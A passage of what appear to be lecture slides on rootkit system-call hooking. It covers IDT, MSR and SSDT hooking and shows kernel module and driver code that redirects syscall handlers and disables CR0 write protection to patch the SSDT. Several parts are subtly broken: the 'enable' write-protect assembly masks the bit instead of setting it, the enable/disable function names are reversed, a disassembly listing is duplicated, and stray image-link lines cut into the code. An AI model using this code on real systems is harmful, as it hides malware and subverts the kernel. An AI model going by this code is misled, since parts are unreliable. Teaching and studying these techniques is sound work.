    original_syscall_handler = (void (*)(void))idt_table[syscall_vector].address;

    // Modify the IDT to replace the system call handler with our custom function
    idt_table[syscall_vector].address = (unsigned long)custom_syscall_handler;

    return 0;
}


static void __exit hook_exit(void) {
    // Get the interrupt vector number for system calls
    int syscall_vector = 0x80;

    // Restore the original system call handler
    idt_table[syscall_vector].address = (unsigned long)original_syscall_handler;
}

module_init(hook_init);
module_exit(hook_exit);
MODULE_LICENSE("GPL");
```

IDT Hooking Problems

- This technique is old
 - As of 2009, INT 0x2E was made obsolete
- **SYSENTER** is now used to perform syscalls
 - Interrupt hooking is easy to detect
- No way to filter results of an interrupt
 - The rootkit's hook function is just pass-through code that is executed before the interrupt handler



Machine Specific Register Hooking (MSR Hooking)

- This is how we hook SYSENTER
 - SYSENTER switches to kernel-mode using three MSR's
 - IA32_SYSENTER_CS → 0x174, 16-bit selector of ring 0 code segment
 - **IA32_SYSENTER_EIP → 0x176, 32-bit offset into ring 0 code segment**
 - IA32_SYSENTER_ESP → 0x175, 32-bit stack pointer for ring 0 stack
- Just like the IDTR, there are instructions for accessing the MSR's
 - **RDMSR** and **WRMSR** - read/write MSR
 - MSR's are processor specific just like **IDT's**

```
msr[174] = 00000000`00000008
msr[175] = 00000000`f7a19000
msr[176] = 00000000`8053c710
```

174h is the CS Register.
175h is the ESP Register.
176h is the EIP Register.

```
nt!KiFastCallEntry:
8053c710 b923000000 mov     ecx,23h
8053c715 6a30      push    30h
8053c717 0fa1      pop     fs
8053c719 8ed9      mov     ds,cx
8053c71b 8ec1      mov     es,cx
8053c71d 8b0d40f0dfff mov     ecx,dword ptr ds:[0FFDFF040h]
8053c723 8b6104     mov     esp,dword ptr [ecx+4]
8053c726 6a23      push    23h
8053c728 52        push    edx
8053c729 9c        pushfd
8053c72a 6a02      push    2
8053c72c 83c208     add     edx,8
```

MSR Hooking

1. Read original MSR_LSTAR value (system call entry address) using rdmsrl.
2. Save original system call address to original_syscall_function pointer.
3. Write hooked_syscall function address to MSR_LSTAR register.
4. Inside hooked_syscall: add hook logic, then call original_syscall_function.
5. When unloading, restore MSR_LSTAR to original value using wrmsrl.

- More modern than IDT hooking
- Still easy to detect, and only provides passthrough functions

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <asm/msr.h>

unsigned long original_syscall;

asmlinkage int (*original_syscall_function)(const struct pt_regs *);

asmlinkage int hooked_syscall(const struct pt_regs *regs) {
    // Add your desired hook logic here
    printk("syscall hooked!\n");

    // Call the original system call
    return original_syscall_function(regs);
}

static int __init hook_init(void) {
    // Save the original LSTAR MSR value
    rdmsrl(MSR_LSTAR, original_syscall);


    // Save the original system call function pointer
    original_syscall_function = (void *)original_syscall;

    // Set the LSTAR MSR to our hook function address
    wrmsrl(MSR_LSTAR, (unsigned long)hooked_syscall);

    return 0;
}

static void __exit hook_exit(void) {
    // Restore the original LSTAR MSR value
    wrmsrl(MSR_LSTAR, original_syscall);
}

module_init(hook_init);
module_exit(hook_exit);
MODULE_LICENSE("GPL");
```



SSDT Hooking

“Tables” in Windows

- IAT → Ring3, Windows DLL
- IDT → Ring0 Hardware related
- GDT →> Ring0 Memory Segment Info
- SSDT → Ring 0Storage function
- IRP → Ring0 IRP driver

System Descriptor Table Hooking (SDT, SSDT)

In 32-bit OS, the SSDT address is exported by `ntoskrnl.exe` under the name of `KeServiceDescriptorTable`. There are slots for four different entries, but Windows only used two of them so far:

KeServiceDescriptorTable and ***KeServiceDescriptorTableShadow***

When a user-mode application uses **sysenter**, the application provides the function number or ID in the `eax` register. This value in `eax` is divided in the following way

EAX:	SSN	SDT	Not Used
------	-----	-----	----------

bits 0-11:

The System Service Number (SSN): index of this function in the SSDT

bits 12-13: This is the Service Descriptor Table (SDT), which represents the SSDT number (0x00 or 0x01)

System Descriptor Table Hooking (SDT, SSDT)

The SSDT contains four elements:

KiServiceTable <-- array of function address

CounterBaseTable

nSystemCalls

KiArgumentTable

```
typedef struct _KSYSTEM_SERVICE_TABLE
{
    PULONG    ServiceTableBase;
    PULONG    ServiceCounterTableBase;
    ULONG     NumberOfService;
    ULONG     ParamTableBase;
} KSYSTEM_SERVICE_TABLE, *PKSYSTEM_SERVICE_TABLE;
```


System Descriptor Table Hooking (SDT, SSDT)

- **SSDT** resides in **read-only** memory
 - Rootkits have to disable and then re-enable the **Write Protection (WP)** bit in the **CR0** register
 - Rootkit authors could also map a Memory Descriptor List (MDL) over the SSDT


```
loc_4113C0:
    push    ebx
    mov     ebx, cr0
    and     ebx, 0FFFEFFFFh
    mov     cr0, ebx
    pop     ebx
```

Disable Write Protection (WP)

```
loc_4113E0:
    push    ebx
    mov     ebx, cr0
    and     ebx, 10000h
    mov     cr0, ebx
    pop     ebx
```

Enable Write Protection (WP)

Registers available in the x86-64 instruction set



Backup the original one

```
VOID BackupSysServicesTable()
{
    ULONG i;

    for(i = 0; (i < KeServiceDescriptorTable->ntoskrnl.NumberOfService) && (i < MAX_SYSTEM_SERVICE_NUMBER); i++)
    {
        oldSysServiceAddr[i] = KeServiceDescriptorTable->ntoskrnl.ServiceTableBase[i];
        //oldSysServiceAddr[i] = *(PULONG)((ULONG)KeServiceDescriptorTable->ntoskrnl.ServiceTableBase + 4 * i);

        KdPrint(("\\nBackupSysServicesTable - Function Information { Number: 0x%04X , Address: %08X}", i, oldSysServiceAddr[i]));
    }
}
```

ZwCreateFile VS NtCreateFile

- kd> u Ntdll! ZwCreateFile L4
- ntdll!ZwCreateFile:
 - 77f87cac b820000000 mov eax,0x20
 - 77f87cb1 8d542404 lea edx,[esp+0x4]
 - 77f87cb5 cd2e int 2e
 - 77f87cb7 c22c00 ret 0x2c
 -
- kd> u Ntdll! NtCreateFile L4
- ntdll!ZwCreateFile:
 - 77f87cac b820000000 mov eax,0x20
 - 77f87cb1 8d542404 lea edx,[esp+0x4]
 - 77f87cb5 cd2e int 2e
 - 77f87cb7 c22c00 ret 0x2c

ZwOpenProcess at Ring0

- lkd> u nt!ZwOpenProcess
- nt!ZwOpenProcess:
 - 804de044 b87a000000 mov eax,7Ah
 - 804de049 8d542404 lea edx,[esp+4]
 - 804de04d 9c pushfd
 - 804de04e 6a08 push 8
 - 804de050 e8dc150000 call nt!KiSystemService (804df631)
 - 804de055 c21000 ret 10h

```

//
NTSTATUS InstallSysServiceHook(ULONG oldService, ULONG newService)
{
    ULONG uOldAttr = 0;

    EnableWriteProtect(&uOldAttr);


    SYSCALL_FUNCTION(oldService) = newService;
    //KeServiceDescriptorTable->ntoskrnl.ServiceTableBase[SYSCALL_INDEX(oldService)] = newService;

    DisableWriteProtect(uOldAttr);

    return STATUS_SUCCESS;
}

```


System Descriptor Table Hooking (SDT, SSDT)



```

*
* NTSTATUS HookNtQueryDirectoryFile(
*     __in HANDLE FileHandle,
*     __in_opt HANDLE Event,
*     __in_opt PIO_APC_ROUTINE ApcRoutine,
*     __in_opt PVOID ApcContext,
*     __out PIO_STATUS_BLOCK IoStatusBlock,
*     __out PVOID FileInformation,
*     __in ULONG Length,
